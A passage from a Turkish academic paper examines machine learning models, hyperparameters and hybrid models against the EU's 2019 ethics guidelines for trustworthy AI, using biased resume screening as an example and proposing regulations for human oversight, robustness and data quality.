Sonuç olarak, bir Makine Öğrenmesi modelinde parametreler her bir modele özgü yöntem ile öğrenme veri seti kullanılarak hesaplanırken hiper parametre(ler) geliştirici tarafından modelin doğruluk performansını arttırmak amacıyla çeşitli yöntemlerle belirlenmektedir. Bu ayırım modelin performansına ilişkin sorunların kullanılan öğrenme verisinden mi, yoksa geliştirici tarafından tayin edilen hiper parametrelerden mi kaynaklandığını tespit hususunda kritik önemi haizdir. Başka bir deyişle, kullanılan öğrenme verisinde bulunan hatalar model parametrelerinin (yukarıdaki örnekte w katsayıları) hatalı belirlenmesine ve bunun sonucu olarak model çıktılarının hatalı üretilmesine sebep olacaktır. Diğer taraftan geliştirici tarafından belirlenen hiper parametre nedeniyle model optimize edilmemiş haline göre daha yüksek hata ile çalışıyorsa geliştiricinin kusurundan bahsedilebilecektir.

3.2. Hibrit Modeller

Birden fazla Makine Öğrenmesi modelinin daha yüksek performans elde etmek amacıyla bir arada kullanılması sonucu elde edilen algoritmalara hibrit model denir [50]. Bu kapsamda birden fazla Makine Öğrenmesi modeli mimari açıdan birisinin ürettiği çıktı diğerinin girdisi olacak şekilde çalıştırılabilir gibi [50] bir model diğerine paralel bir şekilde de çalıştırılabilir [27]. Hibrit model içerisinde birden fazla Makine Öğrenmesi modeli paralel bir şekilde çalıştırılarak hangi model daha yüksek doğruluk oranına (accuracy rate) veya daha düşük hata kareler ortalaması kareköküne (RMSE) sahipse, hibrit modele girilen bağımsız değişkenlerin bu model üzerinde çalıştırılması sağlanabilir. Böylece modelin doğru sonuç verme olasılığı artacaktır.

Örneğin bir sınıflandırma probleminde A Makine Öğrenmesi modeli çalıştırılarak test verisi üzerinden %88 doğruluk oranı elde edilmiş olabilir. B Makine Öğrenmesi modeli çalıştırılarak yapılacak doğruluk oranı hesabı %90 neticesini verdiğinde daha yüksek doğruluk oranına sahip olduğu için B modeli baz alınarak bağımsız değişkenler (girdiler) B modeli üzerinde çalıştırılıp bağımlı değişken bu modelin çıktısı olarak hesaplanabilir (Bkz Şekil 5). Burada dikkat edilmesi gereken husus model A ve model B'nin öğrenme veri setinin sürekli güncelleniyor olmasıdır. Zira model A ve model B yeni ve güncel verilerle sürekli eğitildiğinde bu modellerin test verileri üzerinden hesaplanacak doğruluk oranları değişkenlik arz edebilecektir.



Şekil 5. Örnek Hibrit Model Akış Diyagramı

Burada bahsedilen sınıflandırma probleminin kurumsal bir şirkette açık pozisyonlardan birisine yerleştirilecek adayların ön elemesine ilişkin olduğu farz edilebilir. Bu pozisyon için başvuran 105 aday içerisinde pozisyonun niteliklerine uygun olduğu değerlendirilenlerin tespit edilerek mülakata çağrılacağı düşünülebilir. Mülakata çağrılacak adayların yukarıdaki hibrit model ile seçilmesi durumunda 105 aday için tek tek Model B çalıştırılarak adayın pozisyona uygun olup olmadığı belirlenecek ve aday pozisyon için uygun ise mülakata çağrılacaktır. İlk bakışta B modeli test veri seti ile yapılan doğruluk oranı ölçümünde A modelinden dahi iyi bir performans gösterdiğinden mülakata çağrılacak adayların doğru bir şekilde belirlendiği düşünülebilir. Ancak modellerin farklı öğrenme veri seti ile eğitildikleri bir senaryoda bu yorum geçerliliğini kaybedebilir. Şöyle ki; Model B'nin eğitim veri seti içerisinde Afrika kökenli adayların özgeçmişleri yanlış olarak bu pozisyon için çoğunlukla uygun değil şeklinde işaretlenmiş ise bu modelin Afrika kökenli adaylar için “pozisyon için uygundur” çıktısını üretme ihtimali düşecektir [21]. Diğer taraftan A modeli adayın kökeninden bağımsız olarak tüm adayların yetkinliklerine göre hazırlanmış öğrenme veri seti ile eğitilmiş ise her ne kadar test veri seti ile yapılan doğruluk oranı ölçümünde B modeline göre kısmen daha düşük bir orana sahip olsa da ortaya koyacağı sonuçların B modeline göre daha adil ve doğru olacağı tartışmasızdır. Başka bir deyişle, “Doğruluk oranı neye göre hesaplandı?” sorusunun cevabı Model B için “*tarafli verilere göre*” Model A için “*tarafsiz verilere göre*” olacaktır.

İdeal dünyada model A ve model B'nin aynı öğrenme veri seti ile eğitilip aynı test veri seti ile doğruluk performansı ölçümüne tabi tutulması gerekir. Nitekim bu durumda model A ve model B'nin doğruluk performansları aynı şartlar çerçevesinde ölçümlenmiş olacaktır. Öğrenme veri seti güncellendiğinde her iki modelin de aynı öğrenme veri seti ile eğitilmesi sonucu daha yüksek doğruluk oranına sahip modelin seçilmesi yerinde bir yaklaşım olacaktır. Buna karşın geliştirici tarafından her iki model aynı öğrenme veri seti ile eğitilmeyip Model B'nin yanlış verilerle eğitildiği bilinmesine rağmen bu model hibrit model içerisinde kullanılıyor ise geliştiricinin kusurundan bahsedilebilir.

4. Etik İlkeler ve Gereksinimler

Avrupa Birliği ilgili komisyonu tarafından 08.04.2019 tarihinde güvenilir bir yapay zekâ için etik rehberi (Rehber) yayınlanmıştır [18]. Bu Rehberde dört etik ilke ve bu ilkelerin hayata geçirilmesi için bir yapay zekâ sisteminde bulunması gereken yedi temel gereksinim belirlenmiştir. Bu kapsamda bahse konu dört etik ilke ve Makine Öğrenmesi modelleriyle doğrudan bağlantılı olduğu değerlendirilen altı temel gereksinim (Toplumsal ve Çevresel Refah gereksinimi doğrudan makine öğrenmesi modelleriyle ilgili olmadığından inceleme konusu yapılmamıştır.) aşağıda farklı başlıklar altında aktarılacaktır. Ayrıca bu gereksinimlerin yerine getirilmesinde Makine Öğrenmesi modellerinin etkisi incelenecektir.

4.1. Etik İlkeler

4.1.1. İnsan Özerkliğine Saygı İlkesi

Rehberde göre yapay zekâ sistemleri insanın özgürlüğü ve özerkliği gözetilerek tasarlanmalıdır. İnsan ve yapay zekâ sistemlerinin etkileşiminde tamamen bireyin kendi kendine karar verme serbestisi ve demokratik süreçler göz önüne alınmalıdır. Yapay zekâ sistemleri insanları manipüle etmemeli, yanlış yollara yönlendirmemelidir. Bunun aksine, insanın bilişsel, kültürel ve sosyal yeteneklerini güçlendirmek üzerine tasarlanmalıdır. Yapay zekâ sistemleri insan odaklı tasarım prensiplerini izlemeli ve insanın seçim yapması için anlamlı fırsatlar sunmalıdır.

4.1.2. Zararı Önleme İlkesi

Rehberde göre yapay zekâ sistemleri ne zarara ne de meydana gelmiş bir zararın artmasına veya insanın olumsuz etkilenmesine sebep olmalıdır. Bu durum insan onurunun yanı sıra onun zihinsel ve fiziksel bütünlüğünün korunmasını gerektirir. Yapay zekâ sistemleri ve çalıştıkları ortamlar güvenli ve emniyetli olmalıdır. Bu sistemler teknik açıdan sağlam olmalı ve kötü niyetli kullanımlara karşı kapalı durumda olmalıdır. Zararın önlenmesi aynı zamanda doğal çevrenin ve tüm canlıların dikkate alınmasını gerektirir.

4.1.3. Adalet İlkesi

Rehberde göre yapay zekâ sistemlerinin geliştirilmesi, sahaya uygulanması ve kullanılması adil olmalıdır. Adaletin hem asli yönden hem de usul yönünden bir boyutu olduğuna inanılmaktadır. Asli boyut hem faydaların hem de maliyetlerin eşit ve adil dağılımını, bireyler ile grupların haksız önyargı, ayrımcılık ve damgalanmadan uzak olmasını sağlamayı ifade eder. Haksız önyargılar engellenebilirse, yapay zekâ sistemleri sosyal adaleti de arttırabilir. Adaletin usul boyutu, yapay zekâ sistemlerine ve bunları çalıştıran insanlar tarafından alınan kararlara karşı itiraz etme ve etkili bir çözüm arama becerisini zorunlu kılar. Bunu yapmak için, karardan sorumlu olan kuruluşun tanımlanabilir olması ve karar verme süreçlerinin açıklanabilir olması şarttır.

4.1.4. Açıklanabilirlik İlkesi

Rehberde göre açıklanabilirlik kullanıcıların yapay zekâ sistemlerine olan güvenini inşa etmek ve sürdürmek için çok önemlidir. Bu husus, süreçlerin şeffaf olması, yapay zekâ sistemlerinin yeteneklerinin ve amaçlarının açıkça iletilmesi ve kararların- mümkün olduğu ölçüde- doğrudan ve dolaylı olarak etkilenen kişilere açıklanabilir olması gerektiği anlamına gelir. Bu tür bilgiler olmadan bir karara usulüne uygun olarak itiraz edilemez. Bir modelin neden belirli bir çıktı veya karar ürettiğine ilişkin bir açıklama her zaman mümkün değildir. Bu gibi modellere "kara kutu" algoritmaları denir ve özel dikkat gerektirir. Böyle durumlarda, sistemin bir bütün olarak temel haklara saygı göstermesi koşuluyla, diğer açıklanabilirlik

önlemleri (örneğin izlenebilirlik, denetlenebilirlik ve sistem yetenekleriyle ilgili şeffaf iletişim) gerekli olabilir.

4.2. Etik Gereksinimler

4.2.1. İnsan Gözetimi


Rehberde göre yapay zekâ sistemleri insan özerkliğini ve karar vermeyi desteklemelidir. Kullanıcılar, yapay zekâ sistemleriyle ilgili otonom kararlardan bilgi sahibi olmalıdır. Kullanıcılara yapay zekâ sistemlerini tatmin edici bir dereceye kadar kavramaları ve etkileşime girmeleri için bilgi ve araçlar verilmeli ve mümkünse, kullanıcıların sistemi makul bir şekilde kendi kendilerine değerlendirebilmeleri veya sorgulamaları sağlanmalıdır. Genel kullanıcı özerkliği ilkesi, sistemin işlevselliğinin merkezinde yer almalıdır.

4.2.1.1. Makine Öğrenmesi Modelleri Üzerinde İnsan Gözetimi Gereksinimi

Yukarıdaki açıklamalardan anlaşılacağı üzere, “İnsanın Gözetimi” gereksinimi ağırlık olarak “İnsan Özerkliğine Saygı İlkesi” ile ilintilidir. Bir Makine Öğrenmesi modelinde insan gözetiminden bahsedebilmek için bu model ile birlikte çalışan bir kural tabanlı geleneksel algoritmaya [31] ihtiyaç duyulacaktır. Nitekim kural tabanlı geleneksel algoritmada bir kararın nasıl verileceği kural şeklinde algoritmanın içerisinde kayıtlıdır [31].

Yukarıda “Makine Öğrenmesi” başlığı altında izah edildiği üzere, Makine Öğrenmesi modeli tarafından üretilen çıktıda kullanıcı olarak insanın herhangi bir dahli söz konusu değildir. Üretilen çıktı öğrenme veri setleri işlenerek belirlenen parametreler ve geliştirici tarafından belirlenen hiper parametre(ler) kullanılarak verilen girdilerin işlenmesi neticesinde ortaya çıkmaktadır. Bu kapsamda kullanıcının üretilen çıktıya etki edebilmesi için Makine Öğrenmesi modelinin kural tabanlı geleneksel bir algoritma ile birlikte çalışması gerekecektir. Böylece model içerisine yerleştirilecek kural(lar) ile Makine Öğrenmesi modeli tarafından üretilen çıktılar kullanıcıya sunulurken kullanıcının bunlar içerisinde yapılan işe en uygun olanını kendisinin seçmesine imkân sağlanmış olacaktır.

Yukarıda “Hibrit Modeller” başlığı altında verilen örnekte kurumsal bir şirkette açık bir pozisyon için başvuru yapan adaylara ait özgeçmişlerin Makine Öğrenmesi modeli ile ilgili pozisyon için uygun olup olmadığına hibrit model tarafından karar verilme sürecinden bahsedilmişti. Burada ise aynı örnek bir Makine Öğrenmesi modeli ile bir kural tabanlı geleneksel algoritmanın birlikte çalıştığı süreç içerisinde irdelenecektir.



Şekil 6. İnsan Gözetimi Gereksinimine Uygun Bir Süreç Akış Diyagramı

Şekil 6’da görülen akış diyagramında Makine Öğrenmesi modeli öncelikle verilen örnek kapsamında ilgili pozisyon için uygun olduğu ya da olmadığı önceden belirlenmiş özgeçmişler ile eğitilecektir. Test verileri üzerinden Makine Öğrenmesi modelinin hesaplanacak doğruluk oranının bir miktar daha arttırılması için geliştirici tarafından hiper parametre(ler) kullanılarak gerekli optimizasyon çalışması yapılacaktır. Böylece optimize edilmiş Makine Öğrenmesi modeli kendisine verilen bir özgeçmişin pozisyon için uygun olup olmadığına karar verecektir. Bu kararı verirken model kural olarak kendisine verilen özgeçmişin pozisyon için uygun olma olasılığını hesaplamakta ve bu olasılık belirli bir eşik değerin üzerinde ise özgeçmişinin pozisyon için uygun olduğuna, değilse özgeçmişin pozisyon için uygun olmadığına karar vermektedir [48]. Bu kapsamda Makine Öğrenmesi modeline verilen her bir özgeçmiş için esasen ilgili pozisyon için uygun olma olasılığı hesaplanacaktır.

Kural tabanlı geleneksel algoritma ise Makine Öğrenmesi modelinin çıktısı olarak üretilen ilgili pozisyon için uygun özgeçmişler içerisinde pozisyona uygun olma olasılığı en yüksek ilk on adayın özgeçmişini seçecektir. Başka bir deyişle Makine Öğrenmesi modeli tarafından seçilen pozisyona uygun adaylar arasında pozisyona uygun olma olasılığı en yüksek olan ilk on aday kural tabanlı model tarafından belirlenecek ve seçmesi için kullanıcıya sunulacaktır. Böylece nihai karar model tarafından değil, kullanıcı olan bir insan tarafından verilecektir.

Bu kapsamda, ilk bakışta insan gözetimi gereksiniminin gereği yerine getirilmiş olarak görünmektedir. Zira nihai karar bir insan tarafından verilerek “İnsan özerkliğine saygı” ilkesinin gereğinin yerine getirilmiş olduğu ifade edilebilir. Fakat kullanıcı önüne getirilen on adayın nasıl belirlendiği Makine Öğrenmesi modelinin iç süreçleriyle açıklanabilecektir. Bu çerçevede (i) öğrenme veri seti olarak kullanılan verilere uygun bir Makine Öğrenmesi modelinin seçilip seçilmediği, (ii) öğrenme veri setinde yer alan verilerin yanlış olup olmadığı, (iii) geliştirici tarafından seçilen hiper parametre(ler)nin test veri setine göre hesaplanan doğruluk oranını arttırıp arttırmadığı ilk olarak yanıtlanması gereken etik sorulardır. Bu sorulara verilecek yanıtlar Makine Öğrenmesi modelinin çıktılarını olumlu ya da olumsuz yönde etkileyebilecektir. (ii) nolu soru ile ilgili örneğin belirli üniversiteden mezun olan adayların diğer niteliklerine bakılmaksızın ilgili pozisyon için uygun olarak işaretlendiği bir öğrenme veri seti ile eğitilen model yanlış olacak ve objektif neticeler üretemeyecektir [21]. Sonuç olarak, kullanıcı önüne getirilecek on aday bu çerçevede belirleneceğinden kullanıcının kararının manipüle edilmesi söz konusu olacaktır. Bu durum ise “İnsan Özerkliğine Saygı İlkesi” ile bağdaşmaz. (i) ve (iii) nolu sorulara verilecek yanıtların olumsuz olması durumunda modelin doğru netice verme ihtimali düşecek ve kullanıcı önüne getirilen on adayın öğrenme veri setine göre gerçekten uygun adaylar olma olasılığı da aynı kapsamda azalacaktır. Sonuçta model kullanıcıyı daha iyi bir seçim yapma konusunda desteklememiş olacağından yine “İnsan Gözetimi Gereksinimi”nin gereklerinin yerine getirildiğinden bahsedilemeyecektir.

4.2.1.2. İnsan Gözetimi Gereksinimi İçin Muhtemel Regülasyonlar

Makine Öğrenmesi modellerinin kullanıldığı ürünlerin her durumda insan gözetiminde çalışması beklenemez. Örneğin tam otonom bir araçta acil bir durum olmadıkça sürüş sırasında insan müdahalesinin beklenmesi aracın niteliği ile bağdaşmaz [37]. Ancak tam otonom aracın dahi herhangi bir nedenle kaza yapabileceği dikkate alındığında kullanıcı tarafından sürüş her zaman devralınabilmelidir. Öte yandan, radyoloji görüntülerinin incelenmesi sonucu bir insanın akciğer kanseri olup olmadığının teşhisinde son kararı konuyla ilgili uzman bir hekimin vermesi beklenen bir durumdur [47]. Bu nedenle Makine Öğrenmesi modellerinin kullanıldığı her üründe insan gözetiminin farklı seviyelerde olması beklenebilecektir [41]. Tam otonom bir

araçta insan gözetiminin asgari düzeyde olması beklenirken, akciğer kanseri teşhisinin koyulmasında son kararı uzman bir hekimin vermesinde insan gözetiminin azami düzeyde olacağı aşîkardır. Bu kapsamda, her bir sektörde, hangi ürünlerin hangi seviyede insan gözetimine ihtiyaç duyduğu tespit edilmek suretiyle yapay zekâ tabanlı ürünlerin bu seviyeleri karşılayıp karşılamadığı belirlenebilir. Bu hususta, Avrupa Birliği yapay zekâ yasa tasarısında risk tabanlı bir ayrıma gidilmiş olup yüksek risk grubunda bulunan yapay zekâ sistemleri için belirlenen gereksinimler arasında insan gözetimi de zikredilmektedir [20]. Şüphesiz ki bunun için birtakım standartlar hayata geçirilmelidir [39]. Bu standartlar içerisinde sektör veya ürün bazında belirlenecek birtakım kriterlerin sağlanma durumu ölçülebilir. Anılan ürünlerin piyasada kullanılabilmesi için bahse konu standartların sağlanmış olması ilgili ülkenin ulusal mevzuatı ile zorunlu hale getirildiğinde kamu düzeni açısından önemli bir adım atılmış olacağı ifade edilebilir.

4.2.2. Teknik Sağlamlık ve Güvenlik

Rehberde göre güvenilir yapay zekâ elde etmenin önemli bir bileşeni, zararın önlenmesi ilkesiyle yakından bağlantılı olan teknik sağlamlıktır. Teknik sağlamlık, yapay zekâ sistemlerinin risklere karşı önleyici bir yaklaşımla ve istenildiği gibi güvenilir bir şekilde davranırken kasıtsız ve beklenmedik zararları en aza indirecek ve kabul edilemez zararları önleyecek şekilde geliştirilmesini gerektirir. Teknik sağlamlık ve güvenlik gereksiniminin Makine Öğrenmesi modelleriyle ilgili olduğu değerlendirilen alt kriterleri Rehberde yer alan tanımları çerçevesinde aşağıda kısaca açıklanmıştır.

“Geri Dönüş Planı ve Genel Güvenlik” alt kriteri gereği yapay zekâ sistemleri sorun olması durumunda bir geri dönüş planını mümkün kılan korumalara sahip olmalıdır. Buna göre yapay zekâ sistemlerinin istatistiksel bir prosedürden kural tabanlı prosedüre geçmesi veya eylemlerine devam etmeden önce bir insan operatör talep etmesi gerekebilecektir.

“Doğruluk” alt kriteri bir yapay zekâ sisteminin doğru yargılarda bulunma, örneğin bilgileri doğru kategorilere göre doğru şekilde sınıflandırma ya da verilere veya modellere dayalı olarak doğru tahminler, öneriler veya kararlar verme becerisiyle ilgilidir. Yapay zekâ sisteminin insan hayatını doğrudan etkilediği durumlarda yüksek düzeyde doğruluk özellikle önemlidir.

“Güvenilirlik ve Tekrarlanabilirlik” alt kriteri gereği yapay zekâ sistemlerinin sonuçlarının tekrarlanabilir ve güvenilir olması çok önemlidir. Güvenilir bir yapay zekâ sistemi, çeşitli girdilerle çeşitli durumlarda düzgün çalışan bir sistemdir. Tekrarlanabilirlik, bir yapay zekâ deneyinin aynı koşullar altında tekrarlandığında aynı davranışın gösterilip gösterilmediğini açıklar.

4.2.2.1. Makine Öğrenmesi Modelleri Üzerinde Teknik Sağlamlık ve Güvenlik Gereksinimi

Kanaatimizce *“Geri Dönüş Planı ve Genel Güvenlik”* alt kriteri açısından sadece Makine Öğrenmesi modeline değil, yukarıda *“Makine Öğrenmesi Modelleri Üzerinde İnsan Gözetimi Gereksinimi”* başlığı altında izah edilen Makine Öğrenmesi modeli ile bir kural tabanlı geleneksel algoritmanın birlikte çalıştığı bir sürece ihtiyaç duyulacaktır. Zira Makine Öğrenmesi modeli otomatik bir şekilde çalışıp çeşitli çıktılar üretirken beklenmeyen bir durum ortaya çıkması halinde modelin durdurulması ve gerekiyorsa işlemlere bir insan operatör ile devam edilmesi zaruri olacaktır. Bunun için örneğin, *“Acil durum butonuna basılmadıkça çalışmaya devam et”* şeklinde yazılmış kural tabanlı geleneksel bir algoritmaya ihtiyaç

duyulacaktır. Bahse konu butona basılması durumunda ise yazılan kural gereği Makine Öğrenmesi modelinin çalışması durdurularak ürün bir insan operatörün kullanımına geçebilecektir. Buradan anlaşılabileceği üzere geri dönüş planı ve genel güvenlik kriteri insan gözetimi gereksinimi ile de yakından ilgilidir.

Yukarıda “*Regresyon ve Sınıflandırma Problemleri, Doğruluk (Accuracy) Performans Ölçütü*” başlığı altında izah edildiği üzere “*Doğruluk*” alt kriteri doğrudan Makine Öğrenmesi modelinin kendisi ve modelin kullandığı öğrenme veri setinin neticesi olarak ortaya çıkar. “*Model Parametreleri ve Hiper parametreleri*” başlığı altında açıklandığı üzere modelin üzerinde neticeyi etkileyen parametre ve hiper parametreler söz konusu olup parametreler öğrenme veri seti üzerinden hesaplanırken, hiper parametreler geliştirici tarafından modelin daha doğru bir netice vermesi için optimizasyon çalışmaları kapsamında tayin edilir. Bu çerçevede, modelin doğruluk performansının model parametrelerini belirleyen öğrenme veri seti ile birlikte geliştirici tarafından tayin edilen hiper parametrelerden doğrudan etkilendiği ifade edilebilir. Yine yukarıda aynı başlık altında izah edildiği üzere modelin doğruluk performansı sorunu hatalı verilerle eğitilmesinden kaynaklı olabilir. Ayrıca bu sorun tayin edilen hiper parametrelerden kaynaklı ise modeli geliştirenin sorumluluğu gündeme gelebilecektir.

Yine kanaatimiz odur ki; “*Güvenilirlik ve Tekrarlanabilirlik*” alt kriteri de doğrudan Makine Öğrenmesi modeli ve modelin öğrenme veri seti ile ilgilidir. Makine Öğrenmesi modelinin parametreleri öğrenme veri seti içerisinden hesaplandığından öğrenme veri setinin değişmesi durumunda modelin parametreleri de değişecektir. Böylece modelin aynı girdilere farklı sonuçlar verme ihtimali söz konusudur. Bununla birlikte modelin hiper parametrelerinin geliştirici tarafından değiştirilmesi durumunda da modelin aynı girdilere farklı sonuçlar verme ihtimali söz konusu olacaktır. Güvenilir ve tekrarlanabilir bir yapay zekâ sisteminin Rehberde yer alan bu alt kriter için belirlenen tanım gereği aynı girdilere aynı çıktıları üretmesi beklenir. Böylece sistemin çıktıları da önceden öngörülebilir olacaktır. Hiper parametre optimizasyonunun bilhassa derin öğrenme ve kompleks Makine Öğrenmesi algoritmaları söz konusu olduğunda zorlu ve maliyetli bir iş olduğu gözetildiğinde [22] geliştirici tarafından sık sık değiştirilmesinin beklenmeyeceği ancak sistemde bir takım performans sorunlarının yaşanması durumunda gündeme gelebileceği ifade edilebilir.

Öte yandan, kurulan bir modelin öğrenme veri setinin statik olması modelin istikrarlı çalışması açısından oldukça önemlidir [11]. Buna karşın modelin öğrenme veri seti statik değil ise modelin hatalı çıktıları üretmesi mümkündür [11]. Çünkü model bu durumda güncel öğrenme verileri üzerinden hesaplanan parametreleri kullanarak farklı bir çıktı üretebilecektir. O nedenle öğrenme veri setinin statik olduğu Makine Öğrenmesi modellerinde bu veri setinin dinamik olduğu modellere nazaran “*Güvenilirlik ve Tekrarlanabilirlik*” alt kriterinin çok daha kolay bir şekilde sağlanabileceği ifade edilebilir. Yukarıda “*Model Parametreleri ve Hiper parametreleri*” başlığı altındaki açıklamalar dikkate alındığında modelin hiper parametreleri değiştirilmedikçe öğrenme veri setinin değişmediği bir Makine Öğrenmesi modeli aynı girdilere aynı çıktıları üretecektir.

4.2.2.2. Teknik Sağlamlık ve Güvenlik Gereksinimi İçin Muhtemel Regülasyonlar

Bu başlık altında yukarıda “*Makine Öğrenmesi Modelleri Üzerinde Teknik Sağlamlık ve Güvenlik Gereksinimi*” başlığı altında açıklanan her bir alt kriterin nasıl bir regülasyonun konusu olabileceği hususunda değerlendirmelerde bulunulacaktır.

Kanaatimizce “*Geri Dönüş Planı ve Genel Güvenlik*” alt kriteri yapay zekâ tabanlı sistemin yüksek riskler oluşturacağını öngörülebildiği durumlarda kritik bir öneme sahip olacaktır. Zira bu alt kriter gereği bir üst başlık altında izah edildiği üzere Makine Öğrenmesi modeli otomatik bir şekilde çalışıp çeşitli çıktılar üretirken beklenmeyen bir durum ortaya çıkması halinde modelin durdurulması ve gerekiyorsa işlemlere bir insan operatör ile devam edilmesi gerekmekte olup bahse konu beklenmeyen durumun bir insanın hayatıyla yakından ilgili olması halinde mezkûr alt kriterin sağlanması elzem hale gelecektir. Nitekim AB tarafından hazırlanan yapay zekâ yasa tasarısında yapay zekâ tabanlı ürünler risk gruplarına göre ayrıştırılarak çeşitli düzenlemelere tabi tutulmak istenmektedir [20]. Bu çerçeveden bakıldığında geri dönüş planı ve genel güvenlik gereksinimi hususunda yapılacak bir düzenleme öncelikle yapay zekâ tabanlı sistemin risk değerlendirmesinin yapılmasını gerektirir. Bu kapsamda bahse konu yasa tasarısında belirlenmiş olan her bir risk seviyesine ilişkin bir takım etik soruların belirlenmesi ve bu sorulara verilecek cevaplara göre de sistemin risk skorunun hesaplanması değerlendirilebilir. Bunun için “*İnsan Gözetimi Gereksinimi için Muhtemel Regülasyonlar*” başlığı altında zikredildiği üzere belirli standartların getirilmesi düşünülebilir.

“*Doğruluk*” alt kriteri açısından bakıldığında bazı yapay zekâ uygulamalarında doğruluğun yüksek olması kritik önemi haiz iken, bazı uygulamaların nispeten daha düşük doğruluk oranı ile çalışması kabul edilebilir. Örneğin, otonom bir aracın aniden yola çıkan bir yayayı tespit etmesi insan hayatıyla yakından ilgili olduğundan kritiktir. Öte yandan, geçmiş emsal kararlara göre yeni bir davanın neticesini tahmin eden bir sistemde doğruluk oranının nispeten daha düşük seviyelerde olması kabul edilebilir. Bu nedenle doğruluk oranının kritik olabileceği bazı sektör ve ürünlerde eşik değerlerin birtakım standartlar içerisinde belirlenmesi değerlendirilebilir. AB yapay zekâ yasa tasarısında belirlenmiş olan risk grupları dikkate alındığında yüksek riskli olarak tespit edilen sistemlerde doğruluk oranına ilişkin belirli eşik değerler standart olarak belirlenebilir. Bu kapsamda belirlenecek standartların sağlanmasının yüksek risk grubundaki ilgili ürünlerin kullanılacağı ülkelerde yasal mevzuat ile zorunlu hale getirilmesi kamu yararı açısından önemli bir adım olarak düşünülebilir.

“*Güvenilirlik ve Tekrarlanabilirlik*” alt kriteri açısından yukarıda “*Makine Öğrenmesi Modelleri Üzerinde Teknik Sağlamlık ve Güvenlik Gereksinimi*” başlığı altında yapay zekâ sisteminin kullandığı öğrenme veri setinin statik olmasının öneminden bahsedilmişti. Örneğin, kan tahlili sonuçlarından kronik hastalık teşhisi yapan bir Makine Öğrenmesi modeli düşünülebilir [24]. Eğer teşhis edilecek hastalık kan değerlerinde yıllardır aynı şekilde etki gösteriyorsa yani hastalığın kan değerleri üzerindeki etkisi yıllar içerisinde değişmiyorsa teşhis için kurulacak Makine Öğrenmesi modelinin statik öğrenme verilerini kullanmasının mümkün olduğu anlaşılır. Zira sistem bir kere kronik hastalık taşıdığı kesinleşmiş kişilerin kan tahlili sonuçları ile eğitildikten sonra yeterli doğruluk oranına ulaşmak kaydı ile yıllarca kullanılabilir. Bu durum güvenilirlik ve tekrarlanabilirlik alt kriterinin sağlandığına yönelik önemli bir gösterge olarak değerlendirilebilir. Ancak hastalığın yıllar içerisinde kan değerleri üzerinde gösterdiği etki değişmekte ise statik öğrenme veri seti ile doğru teşhisi koyma ihtimali azalabilir. Bu durumda modelin doğruluk performansını arttırabilmek için dinamik öğrenme veri seti kullanılarak güncel kan tahlili sonuçları ile eğitilmesi gerekebilecektir. Bu nedenle anılan model güvenilirlik ve tekrarlanabilirlik alt kriterini sağlayamayabilir. Söz konusu husus dikkate alındığında güvenilirlik ve tekrarlanabilirlik alt kriterinin statik öğrenme veri setinin kullanılabildiği Makine Öğrenmesi modelleri için bir düzenlemeye dönüştürülmesi değerlendirilebilir. Bunun için öncelikle bu kapsamdaki Makine

Öğrenmesi modellerinin kullanılabileceği yapay zekâ sistemlerinin sektör ve ürün bazında tespit edilmesi, akabinde bu sistemlerin güvenilirlik ve tekrarlanabilirlik unsurunu sağlaması gerektiği standartlaştırılabilir. Sektör ve ürün bazında yapılacak ayırım ile getirilecek standartlara uyum ilgili ürünlerin kullanılacağı ülkelerin ulusal mevzuatıyla zorunlu hale getirilebilir. Böylece işin niteliği gereği statik öğrenmenin mümkün olduğu Makine Öğrenmesi modellerinin kullanıldığı sistemler ülkenin hangi bölgesinde hangi şartlarda kullanılırsa kullanılsın aynı girdilere aynı neticeyi verebilecektir.

4.2.3. Gizlilik ve Veri Yönetimi

Rehberde göre zararın önlenmesi ilkesiyle yakından bağlantılı olan mahremiyet, özellikle yapay zekâ sistemlerinden etkilenen temel bir haktır. Gizliliğin zarar görmesinin önlenmesi aynı zamanda kullanılan verilerin kalitesini ve bütünlüğünü, erişim protokollerini ve verileri uygun şekilde işleme yeteneğini kapsayan yeterli veri yönetimini de gerektirir. Bu başlık altında gizlilik ve veri yönetimi gereksiniminin bir Makine Öğrenmesi modeli tasarlanırken önem arz ettiği değerlendirilen “*Verilerin Kalitesi ve Bütünlüğü*” alt kriteri incelenecektir.

“*Verilerin Kalitesi ve Bütünlüğü*” alt kriteri gereği bir Makine Öğrenmesi modeli tasarlanırken kullanılan veri setlerinin kalitesi yapay zekâ sistemlerinin performansı açısından oldukça önemlidir [30]. Veriler sosyal olarak oluşturulmuş önyargılar, yanlışlıklar ve hatalar içerebilir [21].

Rehberde göre bu husus bir Makine Öğrenmesi modeli herhangi bir veri seti ile eğitilmeden önce ele alınmalı ve verilerin bütünlüğü sağlanmalıdır. Kötü amaçlı veriler ile bir yapay zekâ sistemini eğitmek, özellikle kendi kendine öğrenen sistemlerde sistem davranışını değiştirebilir. Planlama, öğrenme, test ve dağıtım gibi her adımda kullanılan süreçler ve veri setleri test edilmeli, belgelenmelidir.

4.2.3.1. Makine Öğrenmesi Modelleri Üzerinde Gizlilik ve Veri Yönetimi Gereksinimi

Bir üst başlık altında ifade edildiği üzere “*Verilerin Kalitesi ve Bütünlüğü*” alt kriteri gereği Makine Öğrenmesi modelleri tarafından kullanılan veri setinde yer alan verilerin kalitesi modelin performansı açısından önem arz etmektedir. Bu nedenle bir yapay zekâ uygulamasının geliştirilmesinin bir üst başlık altında zikredilen fazlarında kullanılan verilerin bu gözle analiz edilmesi gerektiği ifade edilebilir. Ayrıca modelin kullandığı verilerin bütünlüğü bozulmaksızın aynen kullanılması program içerisinde herhangi bir şekilde değişikliğe uğratılmaması gerektiği söylenebilir. Zira verilerin kalitesinden ve bütünlüğünden emin olunmadıkça üretilen Makine Öğrenmesi modelinin sağlıklı çalıştığından bahsetmek mümkün olmayacaktır [30].

4.2.3.2. Gizlilik ve Veri Yönetimi Gereksinimi için Muhtemel Regülasyonlar

